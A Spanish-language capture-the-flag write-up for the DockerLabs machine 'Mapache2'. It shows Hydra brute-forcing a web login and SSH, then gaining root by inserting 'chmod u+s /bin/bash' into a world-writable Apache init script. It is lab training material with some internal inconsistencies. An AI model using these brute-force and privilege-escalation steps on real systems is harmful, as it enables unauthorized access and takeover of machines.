Mapache2 • Medio

Maquina: https://dockerlabs.es/

Herramientas utilizadas:

| NMAP | BURP SUITE | CEWL | HYDRA | SSH |

#1 | Escaneo | NMAP

```
sudo nmap -sC -sV -Pn 172.17.0.2
```

▼ Explicación

`>> sC` → Ejecuta scripts básicos de Nmap para obtener información adicional.

`>> sV` → Detecta las versiones de los servicios en ejecución.

`>> Pn` → Omite el ping y asume que la máquina está activa.

`>> 172.17.0.2` → Es la dirección IP de la máquina objetivo.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 06:08 EDT
Nmap scan report for 172.18.0.2
Host is up (0.000026s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; proto
| ssh-hostkey:
|   256 2e:9e:60:04:ea:da:48:98:7a:e3:eb:f5:8e:25:83:33 (ECDSA)
|_  256 64:0a:26:78:24:8e:1a:75:54:5a:58:bc:f4:18:ce:4e (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Hackerspace - Welcome
3306/tcp open  mysql?
```

```
| fingerprint-strings:
|   NULL:
|_    We have to change this, I told Medusa to protect this more.
1 service unrecognized despite returning data. If you know the service/versior
SF-Port3306-TCP:V=7.94SVN%I=7%D=8/24%Time=66C9B147%P=x86_64-p
SF:(NULL,3C,"We\x20have\x20to\x20change\x20this,\x20I\x20told\x20Medus
SF:0to\x20protect\x20this\x20more\.\n");
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 22.46 seconds
```

▼ Puertos encontrados

22/TCP → Permite acceso remoto seguro a la máquina.

80/TCP → Hay un servidor web corriendo con Apache

3306/TCP → Es el puerto típico de bases de datos MySQL, pero en este caso devuelve un mensaje curioso:


"We have to change this, I told Medusa to protect this more."

COMO SEGUIMOS?

Nos pareció interesante el puerto 3306, que además de ser una base de datos mysql, contiene una palabra relevante “Medusa”.

#2 | Investigación |

Ingresamos a la url 172.17.0.2



podemos entrar al login, donde nos envía a `172.17.0.2/login.php`

y nos envía a un formulario de usuario y contraseña.

Ingresamos a la url 172.17.0.2:3306

solo nos imprime **“We have to change this, I told Medusa to protect this more.”**, como dijimos anteriormente, podríamos intuir “Medusa” como un usuario.

#3 | Intercepción-Modificación| BURP SUITE

`BurpSuite` → **Les dejo mis apuntes por aquí**

Paso 1: Identificar el formulario de inicio de sesión

Al realizar un escaneo con **Nmap**, encontramos un servidor web en el puerto **80**. Accedemos a la IP en un navegador (`http://172.17.0.2`) y encontramos una página de login en `/login.php`.

Para verificar su funcionamiento, intentamos ingresar credenciales aleatorias (`medusa:test`), pero obtenemos el mensaje:

> "Invalid credentials"

Este mensaje será clave para detectar intentos fallidos en el ataque de fuerza bruta.

Paso 2: Capturar la solicitud de login con BurpSuite

1. **Abrimos BurpSuite** y activamos el **Intercept** en el proxy.
2. En el navegador, ingresamos cualquier usuario y contraseña en el formulario de login y enviamos la petición.
3. **BurpSuite captura la solicitud**, la cual se verá similar a esto:

```
POST /login.php HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64) Gecko/20100101 Firefox/115.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=medusa&password=test
```

1. **Enviamos la petición al Repeater** (`Ctrl + R`) y probamos reenviarla para ver la respuesta del servidor.
2. Cambiamos el método **POST** → **GET** usando **Change Request Method**, obteniendo esta nueva solicitud:

```
GET /login.php?username=medusa&password=test HTTP/1.1
Host: 172.17.0.2
```

1. Guardamos este formato porque lo necesitaremos para **Hydra**.

#4 | Explotación | `HYDRA` & `CEWL`

generar un diccionario basado en las palabras del sitio web usando **Cewl**:

```
cewl http://172.17.0.2 -w dicMapache2.txt
```

▼ **Explicación de los parámetros:**

`>> cewl` → Es una herramienta que genera listas de palabras (diccionarios) a partir del contenido de una página web.

`>> http://` `172.17.0.2` → Es la URL del sitio web que queremos analizar.

`>> -w` `dicMapache2.txt` → Guarda las palabras extraídas en un archivo llamado `dicMapache2.txt`.

Con la información obtenida en BurpSuite, configuramos **Hydra** para probar múltiples contraseñas con el usuario `"medusa"`:

```
hydra -l medusa -P dicMapache2.txt 172.17.0.2 http-post-form "/login.php:username=^USER^&password=^PASS^:Invalid credentials"
```

▼ **Explicación:**

`>> -l medusa` → Define el usuario a probar.

`>> -P /usr/share/wordlists/rockyou.txt` → Usa el diccionario **rockyou.txt**.

`>> http-post-form` → Especifica que atacamos un formulario web.

`>> "/login.php:username=^USER^&password=^PASS^:Invalid credentials"` → Hydra intentará reemplazar `^USER^` y `^PASS^` en la solicitud y detectará credenciales correctas cuando el mensaje `"Invalid credentials"` no aparezca.


Resultado:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 138 login tries (l:1/p:138), ~9
[DATA] attacking http-post-form://172.18.0.2:80/login.php:username=^USER^&
[80][http-post-form] host: 172.18.0.2   login: medusa   password: enthusiasts
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-23 1
```

`login:medusa password:enthusiasts` 💥

Iniciamos sesión:`medusa:enthusiasts`



Como resultado obtenemos:

logeo exitoso, si inspeccionamos la pagina: inspeccionar>inspector. Nos encontramos con el siguiente mensaje:

> 💡 I hope my boss doesn't kill me, but I tell **kinder** what a mess **medusa** made with the message from the port.

Parece que encontramos otro usuario! volvemos a intentar con hydra:

```
hydra -l Kinder -P /home/dark/Desktop/Kali/diccionario/rockyou.txt ssh://172.
```

▼ Explicación

`>> hydra` → Ejecuta Hydra, una herramienta de fuerza bruta.

`>> -l Kinder` → Define el nombre de usuario a probar (**Kinder**).

`>> -P /home/dark/Desktop/Kali/diccionario/rockyou.txt` → Usa la lista de contraseñas **rockyou.txt**.

`>> ssh://172.17.0.2` → Ataca el servicio **SSH** en la IP **172.17.0.2**.

Resultado:

```
[22][ssh] host: 172.17.0.2 login:Kinder password:
```

#5| Ingresamos | SSH

Ingresamos con `ssh`, ya que obtuvimos las credenciales con `hydra`

! Kinder:medusa

```
--$ ssh Kinder@172.17.0.2
Kinder@172.17.0.2's password: medusa
...
...
Kinder@a9e09cef0eb:~$
```

INGRESAMOS!

#6| Escalamos privilegios

Paso 1: Ver qué podemos ejecutar como sudo

```
Kinder@a9e09cef0eb:~$ sudo -l
Matching Defaults entries for Kinder on fa1a5452dc43:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sl

User Kinder may run the following commands on fa1a5452dc43:
    (ALL : ALL) NOPASSWD: /usr/sbin/service apache2 restart
```

Lo relevante:

```
User Kinder may run the following commands on fa1a5452dc43:
    (ALL : ALL) NOPASSWD: /usr/sbin/service apache2 restart
```

Esto significa que podemos reiniciar el servicio **Apache** sin necesidad de ingresar la contraseña de `sudo`.

Paso 2: Buscar archivos relacionados con Apache2

Si podemos reiniciarlo, es posible que también podamos **modificar su configuración** para ejecutar comandos con privilegios elevados.

Para encontrar dónde se guardan estos archivos de configuración, usamos el comando:

```
Kinder@a9e09cef0eb:~$ find / -name apache2 2>/dev/null
```

▼ Explicación

Busca archivos o directorios llamados `apache2` en el sistema. La parte `2>/dev/null` es para **ignorar errores** de permisos en algunos directorios.

Resultado:

```
/etc/init.d/apache2
```

Paso 3: Verificar permisos del archivo de inicio de Apache

```
Kinder@a9e09cef0eb:~$ ls -l /etc/init.d/apache2
```

Resultado:

```
-rwxrwxrwx 1 root root 8162 Aug 31 04:38 /etc/init.d/apache2
```

¿Qué significa esto?

- `rwxrwxrwx` → **Todos los usuarios tienen permisos de lectura, escritura y ejecución.**
- Cualquier usuario puede modificar este archivo.

¿Por qué es peligroso?

- Si modificamos este archivo, **nuestro código se ejecutará como root** cuando se reinicie Apache

Paso 4: Modificar el script de inicio de Apache

```
Kinder@a9e09cef0eb:~$ nano /etc/init.d/apache2
```

Dentro del nano apache2: colocamos

```
chmod u+s /bin/bash
```

▼ Explicación

`chmod u+s /bin/bash` activa el **bit SUID** en `bash`, lo que significa que **cuando ejecutemos** `bash`**, obtendremos privilegios de root**.

Paso 5: Reiniciar Apache para activar el cambio

```
Kinder@a9e09cef0eb:~$ sudo /usr/sbin/service apache2 restart
```

Como Apache ejecuta el script que modificamos, **nuestro código malicioso se ejecuta como root**.

Comprobamos si funciona:

```
Kinder@a9e09cef0eb:~$ ls -la /bin/bash
```

```
-rwsr-xr-x 1 root root 1446024 Mar 31 10:41 /bin/bash
```

La `s` en `rws` significa que el bit SUID está activo. Esto confirma que cuando ejecutemos Bash, **lo haremos con permisos**

de root.

Obtenemos acceso al root

```
Kinder@a9e09cef0eb:~$ bash -p
whoami
root
```

`inicia una shell de Bash` **sin perder los privilegios del usuario propietario**

CONSEGUIMOS EL ROOT! 💥

REDES🌐